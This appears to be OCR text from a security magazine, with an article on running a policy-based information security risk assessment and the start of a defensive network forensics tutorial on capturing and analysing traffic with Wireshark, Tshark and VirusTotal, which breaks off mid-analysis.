From an information security perspective, you are trying to protect the confidentiality, integrity, and availability (CIA) of your information assets. Just imagine if your business information, all of it, was exposed to the Internet with no security controls. That would probably keep you up at night, right? The triad definition of CIA is as follows:

- Confidentiality: Ensuring that information is only seen by those that have a need-to-know.
- Integrity: Ensuring information is not modified by any unauthorized personnel.
- Availability: Ensuring information is available when needed without delay.

The CIA triad is crucial to help you understand the what's and why's of the information you process, store, and transmit. After you have a good sense of the CIA triad you'll be able to answer the following:

- What information do I have?
- Why should I protect this information? Is it cost effective?
- What am I trying to protect? Am I trying to protect the confidentiality, integrity and/or availability of my information?
- How do I measure risk using the CIA triad?

WHAT ARE THE STEPS YOU NEED TO CONDUCT A RISK ASSESSMENT?

The following eight steps are the steps I use to begin my risk assessment process.

- Classify the data sensitivity
- Review your information security policies
- Create assessment questions
- Conduct the assessment
- Measure the results
- Make recommendations
- Set review timeframes

I work for a major retailer in the United States. Retail information security is very different from information security in banking, finance and healthcare. The level of risk tolerance is much higher in retail than just about any other industry because the point of retail is to move physical product. If the IT system goes down it's "who cares, we can still move product in the stores!" That's one hurdle to overcome.

My approach with retail is exactly the same as my approach with banking, finance, and healthcare. I want to measure risk, but how do you measure risk? My approach is to take the company's information security policies, create assessment questions from those policies, define several key threats and vulnerabilities, define impacts and likelihoods, and then figure out if the controls in place are adequate to reduce the impact of an adverse event. If the controls are weak, I will then make recommendations to the business to strengthen the technology environment.

STEP 1: CLASSIFY THE DATA SENSITIVITY

You have to know your data. There are no if's, and's or but's about it. If you don't know your data, where it is stored, transmitted, and processed then you will never be able to measure risk effectively. Yes, you can shotgun the risk approach and just throw money at the problem, but more than likely the money you throw at the problem will end up in a black hole.

If you effectively identify your data, classify it, and identify the risks and controls associated with it, then you will be able to have a better picture of how to reduce risk at the highest risk points for the least amount of budgetary dollars.

STEP 2: REVIEW YOUR INFORMATION SECURITY POLICY

When initially creating your assessment you will have to review your information security policy and extract the specific controls. I'm going to break this down by using a generic information security password policy from SANS (See On the Web below for a direct link to the SANS Generic Password Policy.)

4.2 GUIDELINES

A. GENERAL PASSWORD CONSTRUCTION GUIDELINES

All users should be aware of how to select strong passwords. Strong passwords have the following characteristics:

- Contain at least three of the five following character classes:
  - Lower case characters
  - Upper case characters
  - Numbers
  - Punctuation
  - "Special" characters (e.g. @#$%^&*()_+|~-=\`{}[]:";'<>/ etc)
- Contain at least fifteen alphanumeric characters.

After reading the policy there are four controls:

- Users should be made aware how to select passwords
- The company uses strong passwords
- The password requires upper/lower alphanumeric, punctuation and special characters
- The password is at least fifteen characters in length

The next step is to create the assessment questions from the four control statements above.

STEP 3: CREATE THE ASSESSMENT

We have discerned four controls directly from the policy, so we will have four questions for our initial assessment. The four questions are as follows:

- Do you ensure users are made aware how to select good password?
- Do you ensure you use strong passwords as defined in the policy?
- Does the application support and enforce upper/lower alphanumeric, punctuation and special characters?
- Does the application support and enforce passwords that are at least 15 characters in length?

STEP 4: CONDUCT THE ASSESSMENT

When you conduct your assessment you will need to set up the meeting logistics and gather the correct stakeholders. Also, you will need to define the timeframes. I recommend setting multiple meetings, but do not go over sessions longer than sixty minutes. Furthermore, attempt to complete each assessment in three sessions. Time is valuable, so be succinct when capturing information.

Table 1 illustrates the format of the password controls assessment. The Policy Reference column is just that, a reference to the policy. The Question column is the question you created in Step 3. The response column is something I use but you can change this column to fit your needs. The responses I use are as follows:

- Yes – This could be a positive response or negative response depending on the question. For example:
  - Negative Yes: Do you allow for weak passwords?
  - Positive Yes: Do you use a fifteen-character password?
- Partial – This response states that the control is partially in place. For example, the team may ensure that they tell users to use alpha/numeric characters but the system does not enforce this control.
- No – Like the Yes response, this can be positive or negative depending on the question.
- N/A – A response of non-applicable just means that this control may not apply to the asset under review.
- Threat, Impact and Risk scores – These scores are auto generated when selecting Yes, Partial, No, or N/A from the drop downs. The score numbers are from NIST 800-30 (*http://csrc.nist.gov/publications/nistpubs/800-30/sp800-30.pdf*).

Table 1. *Threat Likelihood and Threat Measurements*

Threat Likelihood	Impact		
	Low (10)	***Medium*** (50)	***High*** (100)
High (1.0)	**Low** 10 X 1.0 = 10	**Medium** 50 X 1.0 = 50	**High** 100 X 1.0 = 100
Medium (0.5)	**Low** 10 X 0.5 = 5	**Medium** 50 X 0.5 = 25	**High** 100 X 0.5 = 50
Low (0.1)	**Low** 10 X 0.1 = 1	**Medium** 50 X 0.1 = 5	**High** 100 X 0.1 = 10

- The Explanation of Risk helps the assessor with verbiage to help individuals being assessed understand the *why's* of each control.

Table 2. *Password Control Assessment*

Information Security Assessment - Password Controls								
Policy Reference	#	Question	Response	Additional Information	Threat	Impact	Risk	Explanation of Risk
Password Policy	1	Do you ensure users are made aware how to select good password?	Yes	We ensure users are made aware to create good passwords in our quarterly awareness campaign	0.10	10.00	1	Many users will inherently create weak passwords. Awareness helps minimize weak passwords. It does not eliminate weak passwords, but helps users understand why weak passwords are bad.
Password Policy	2	Do you ensure you use strong passwords as defined in the policy?	Partial	We have the manual ability to following the policy but it's not systematic. We have plans in place to implement all the controls in the system at the end of the year roll-out.	0.50	50.00	25	Weak passwords make it easier for a malicious person to breach a system (e.g., application, operating system)
Password Policy	3	Does the application support and enforce upper/lower alphanumeric, punctuation and special characters?	Partial	We have the manual ability to following the policy but it's not systematic. We have plans in place to implement all the controls in the system at the end of the year roll-out.	0.50	50.00	25	Weak passwords make it easier for a malicious person to breach a system (e.g., application, operating system)
Password Policy	4	Does the application support and enforce passwords that are at least 15 characters in length?	No	The application only enforces, at most, 8 character passwords. We have plans in place to implement all the controls in the system at the end of the year roll-out.	1.00	100.00	100	Weak passwords make it easier for a malicious person to breach a system (e.g., application, operating system)

STEP 5: MEASURE THE RESULTS

After you have conducted the assessment you will have to review the results. Figure 1 shows a form of measurement to help management understand password weakenesses based on the answers from the assessment questionnaire.

NAME OF PROJECT

[redacted]

Month, Day, YEAR

Review Area	% Compliant	% Desired Compliant
1. [redacted]	90%	100%
2. [redacted]	95%	100%
3. Password Security	50%	100%
3. [redacted]	75%	100%
4. [redacted]	75%	100%
5. [redacted]	88%	100%
6. [redacted]	99%	100%
7. [redacted]	86%	100%
8. [redacted]	98%	100%
9. [redacted]	45%	100%
10. [redacted]	65%	100%
11. [redacted]	90%	100%

Figure 1. *Measurement Table*

The numbers from Figure 1 are great but it is difficult to see how the password controls stack up against other controls being tested. Figure 2 illustrates the graphical respresentation of the measurements in Figure 1.




Figure 2. *Graphical Illustration of Measurements*

STEP 6: MAKE RECOMMENDATIONS

The following are mock recommendations based on our assessment:

- Ensure you update your applications so that the applications only accept strong passwords based on the policy. User enforced, as opposed to system enforced, is generally a weaker control.
- Ensure you update the application so that the application only accepts, at the very least, fifteen character passwords in length. Shorter passwords are generally weaker, thus having an easier ability to be cracked.

STEP 7: SET REVIEW TIMEFRAMES

Risk assessments are not a one-time event. New risks are being discovered daily and should be assessed often. How often should you assess your systems? System assessments are totally your call but one recommendation is as follows and based on the risk of the systems:

- High Risk Systems – These systems should be reviewed at least annually.
- Medium Risk Systems – These systems should be reviewed at least every eighteen months.
- Low Risk Systems – These systems can be reviewed every two to three years based on the propensity of the system changing to a medium risk system. The reality is that low risk systems are low risk, obviously, so fixing a risk on a low risk system keeps it low. Pay more attention to the medium and high risk systems to get the best bang for your budget buck.

IN SUMMARY


Information security risk management is the ability to understand where a system is most vulnerable to a threat and continuously being vigilant in identifying vulnerabilities and threats. The risk assessment questionnaire is based on your actual policy so you can measure where you are weak and where you are strong in relations to policy controls. The bottom line is that you need to measure your risk so you will know where to put your budget dollars more effectively.

This article demonstrated a very simplistic review of common password controls. The risk assessment process is not impossible with everyone's cooperation. Senior management must back this process in order for the assessment process to be successful. Conducting the information security risk assessment will help the organization overall be more successful with deploying controls with precision utilizing the least amount of budget and gaining the most amount of protection.

ON THE WEB

- *http://www.sans.org/security-resources/policies/Password_Policy.pdf* SANS Generic Password Policy
- *http://csrc.nist.gov/publications/nistpubs/800-30-rev1/sp800_30_r1.pdf* NIST Guide for Conducting Risk Assessments

ABOUT THE AUTHOR



I have been in the information security field since 1990. I started my career with the United States Army as a Communication Security Specialist. I have acquired my CFE, CISSP, ISSMP and CISM. I have helped develop information security risk management programs for several Fortune 500 companies. I currently work in the retail sector for a Fortune 50 organization. For the past two years I have taught Digital Forensics at Western Connecticut State University. You can view some of my background information at http://www.linkedin.com/in/kevinmoker/.

HOW TO ANALYZE A TRAFFIC CAPTURE

A REAL NETWORK FORENSICS ANALYSIS RELATED WITH THE BOSTON BOMBS

by Javier Nieto Arevalo

We live in an era where the signature-based Antivirus has less sense if we want to fight against hackers who are creating customized malware only for their targets. This malware is commonly known as Advanced Permanent Threat (APT) and it's really interesting to research where the host was infected, the connections back to the Command and Control server to get the instructions and evaluate the damage of the malware. Sometimes it is easier to detect infected hosts in the networks if we analyze the network traffic than using an Antivirus running on the host.

What you will learn:

- Sites in your network where you can get traffic captures.
- Useful tools to aid in getting/analyzing traffic captures.
- How to use Virustotal, Wireshark and NetwokMiner in a real incident.
- How to detect attacks and more details from a pcap file with an IDS system.
- How to get information about how malware works.
- How to detect exploits and malware in an incident handle.
- How to create a map report with connections established in the capture data.

What you should know:

- Get familiarized with the network devices.
- Get familiarized with the Internet Protocols and modern malware.

As you know, the modern malware or APTs are winning the match to the Antivirus manufacturers. For this reason, there are some new technologies like Sandboxes where you can run the suspicious files in order to study their behaviour. For example, the sandboxes Cuckoo or Anubis get a traffic capture to help us achieve this goal to fight malware. Also, some IDS like Snort, gets traffic captures in a pcap format to obtain the evidence about a certain attack.

For all this, it's really important that the Security IT Department has a high knowledge about how to get and how to analyze the traffic that is crossing into their networks.

In this post I'm going to talk about how, where, with and which tools we can use to get and analyze the traffic network. Then, I'm going to show you a real network forensic analysis where hackers take advantage of popular news like the Boston Marathon incidents.

HOW TO GET TRAFFIC CAPUTERS

TOOLS AVAILABLE

There are a lot of tools to get traffic captures: Wireshark, Tshark, Tcpdump, NetworkMiner, Cain and Abel, Xplico, Capsa, ngrep... In this article we are going to focus on tools commonly used to achieve this goal: Wireshark, Tshark and NetworkMiner.

WHY WIRESHARK OR TSHARK

Wireshark (before known as Ethereal) and Tshark are a really popular network protocol analyzer. Both of them are the same tool. The first one has a graphical user interface (GUI) and the second one has a command line interface (CLI).

The main reasons to work with these tools are:

- Both of them are Open Source with GPL license.
- Available in all platforms (Windows, Linux, MAC...).
- Both take traffic captures in live and offline mode.
- They can understand the majority of Internet Protocols (TCP, DNS, FTP, TFTP, HTP...).
- They have advanced filters and searches, TCP Follow Stream, Flow Graph, Maps reports, etc...
- There are a lot of tutorials in the Internet.

CAPUTRE DATA ON THE MACHINE YOU ARE INTERESTED IN

There are several methods to capture traffic from your network. In this article, I'm going to talk about which are most commonly used.

If you only need to capture the network traffic to/from a specific host, you can just install Wireshark on that host (computer) and start to sniff. It's really easy to use but the traffic exchanged between other hosts of the network will be unavailable (except broadcast traffic).

This type of capture could be helpful when you suspect there is a problem in your network involving the host you are testing or when you just want to analyze the traffic exchanged from that host on the network.




Figure 1. *Network scheme of a simple capture*

CAPUTRE DATA USING A PORT MIRROR

Some Ethernet switches have a monitor mode. A monitor mode is the capability of the switch to use as a single port to merge the traffic of all other ports: that is, the port acts like a hub. If this monitor port is connected to the host when running the sniffer, all the network traffic (crossing that switch) will be captured. It's sometimes named 'port mirroring', 'port monitoring', 'Roving Analysis' (3Com), or 'Switched Port Analyzer' or 'SPAN' (Cisco). Using the switch management, you can select both the monitoring port and assign a specific port you wish to monitor.




Figure 2. *Port Mirror examples on a switch*

Some switch models could allow the mirroring of just one port instead of all ports: in this case it's really interesting, the mirroring of the port reserved to the router/firewall (which connects the internal network to the Internet).




Figure 3. *Port mirror of the port reserved to the router*

Mirroring the port used by the router/firewall, the switch will duplicate the incoming/outgoing traffic of our network to the Internet and send it to a host where it is running a sniffer or an IDS like Snort or Suricata in order to get security events. If you are interested in installing an IDS, you should read the tutorial from the original IDS website before installing it.

It's also possible to lose some traffic if we are sniffing a high traffic network...

This type of capture is easy to use if such a switch is available; we just need to read the switch manufacturer documentation to get the instructions.

HOW TO WORK WITH WIRESHARK AND TSHARK

The goal of this article is not to train you on how to use Wireshark or Tshark. This is only a brief introduction but I think it could be interesting to show you some examples that will help you to start with these tools.

I commented that when we want to capture traffic to research some problems in our network or we want to do some tests, we can capture data on the machine we are interested in by using Wireshark. This is really easy to do by installing the sniffer software in this machine. We can see "in live" the traffic capture. In these kinds of captures, it's common to capture all traffic in a certain network card and then, working with filters.




Figure 4. *Default captures traffic in the Wireless interface*




Figure 5. *Filter in a live network capture*

When we want to capture traffic using a Port Mirror, we won't see the data capture "in live" mode. The sniffer is going to deal with a great amount of data because we will analyze all the traffic of the network. For this reason, it's common to use Tshark in CLI mode on a Linux Machine instead of Wireshark.

We are going to capture only the protocols, subnets or hosts we are interested in and save the capture data in a pcap format. For example we will save the captures automatically in 64Mb files to work easily with them. Why do we need to break up the capture data file in 64Mb? In the next part of the article, we are going to see how Virustotal could help us with the traffic capture because they can analyze it. They accept a maximum size of 64Mb. With the commands below, Tshark saves all traffic on the interface eth0, it switches to a new file every 64Mb and it stops capturing after 20 files:

```
$ tshark -i eth0 -b filesize:65536 -a files:20 -w mf3.pcap
```

I don't talk much more about the filters because there is a lot of information on the internet about how to sniffer only an IP, network or protocol with Wireshark (*http://www.wireshark.org/docs/dfref/*) or Thsark (*http://www.wireshark.org/docs/man-pages/tshark.html*).

A REAL NETWORK FORENSICS EXAMPLE

In order to explain the different techniques when we want to analyze a data capture (pcap file), I'm going to show you a real traffic capture and we are going to analyze it. This pcap was sent to me as a real incident I handled and contains the traffic generated by only one suspicious computer. This pcap file was captured sniffing with Tshark in a Port Mirror of the reserved port of the firewall.

INSPECT THE PCAP FILE WITH VIRUSTOTAL

22 April 2013 Virustotal began to analyze pcap files. The news was published on their blog. (*http://blog.virustotal.com/2013/04/virustotal-pcap-analyzer.html*).

The new service helps us because we can get a lot of information from the Virustotal system and it's free. Also, Virustotal offers an API in order to develop our own program to work with them. The API is free but it mustn't be used in commercial products or services.

Now, we are going to see how to Virustotal will give us a lot of valuable information about our traffic captures. In my opinion, although Virustotal is a great service, it's totally necessary to analyze the pcap file with Wireshark or another packet analyzer.

You can see clicking on the link below the analysis of our pcap file by Virustotal: *https://www.virustotal.com/file/f67b8c98bba320a2895962107f0c5e794d3eb85f8a09bb321787634cb12f8c9a/analysis/*.

Ok, let's go. After uploading the pcap file to *www.virustotal.com* we can see that three files have been downloaded and the website detects them as Malware. Also we can see that there are 15 alerts from Snort IDS and 30 alerts from Suricata IDS.




Figure 6. *First details from Virustotal*

If we go to “File detail” section, Virustotal will help us to locate what websites have been visited in the traffic capture. See Figure 7 below.




Figure 7. *Some URLs visited in the incident handle*

We can see several searches on Google. The majority of them are searches related with the Boston Marathon. You noticed this traffic capture was taken days before the Boston Marathon explosion. See Figure 8 below.

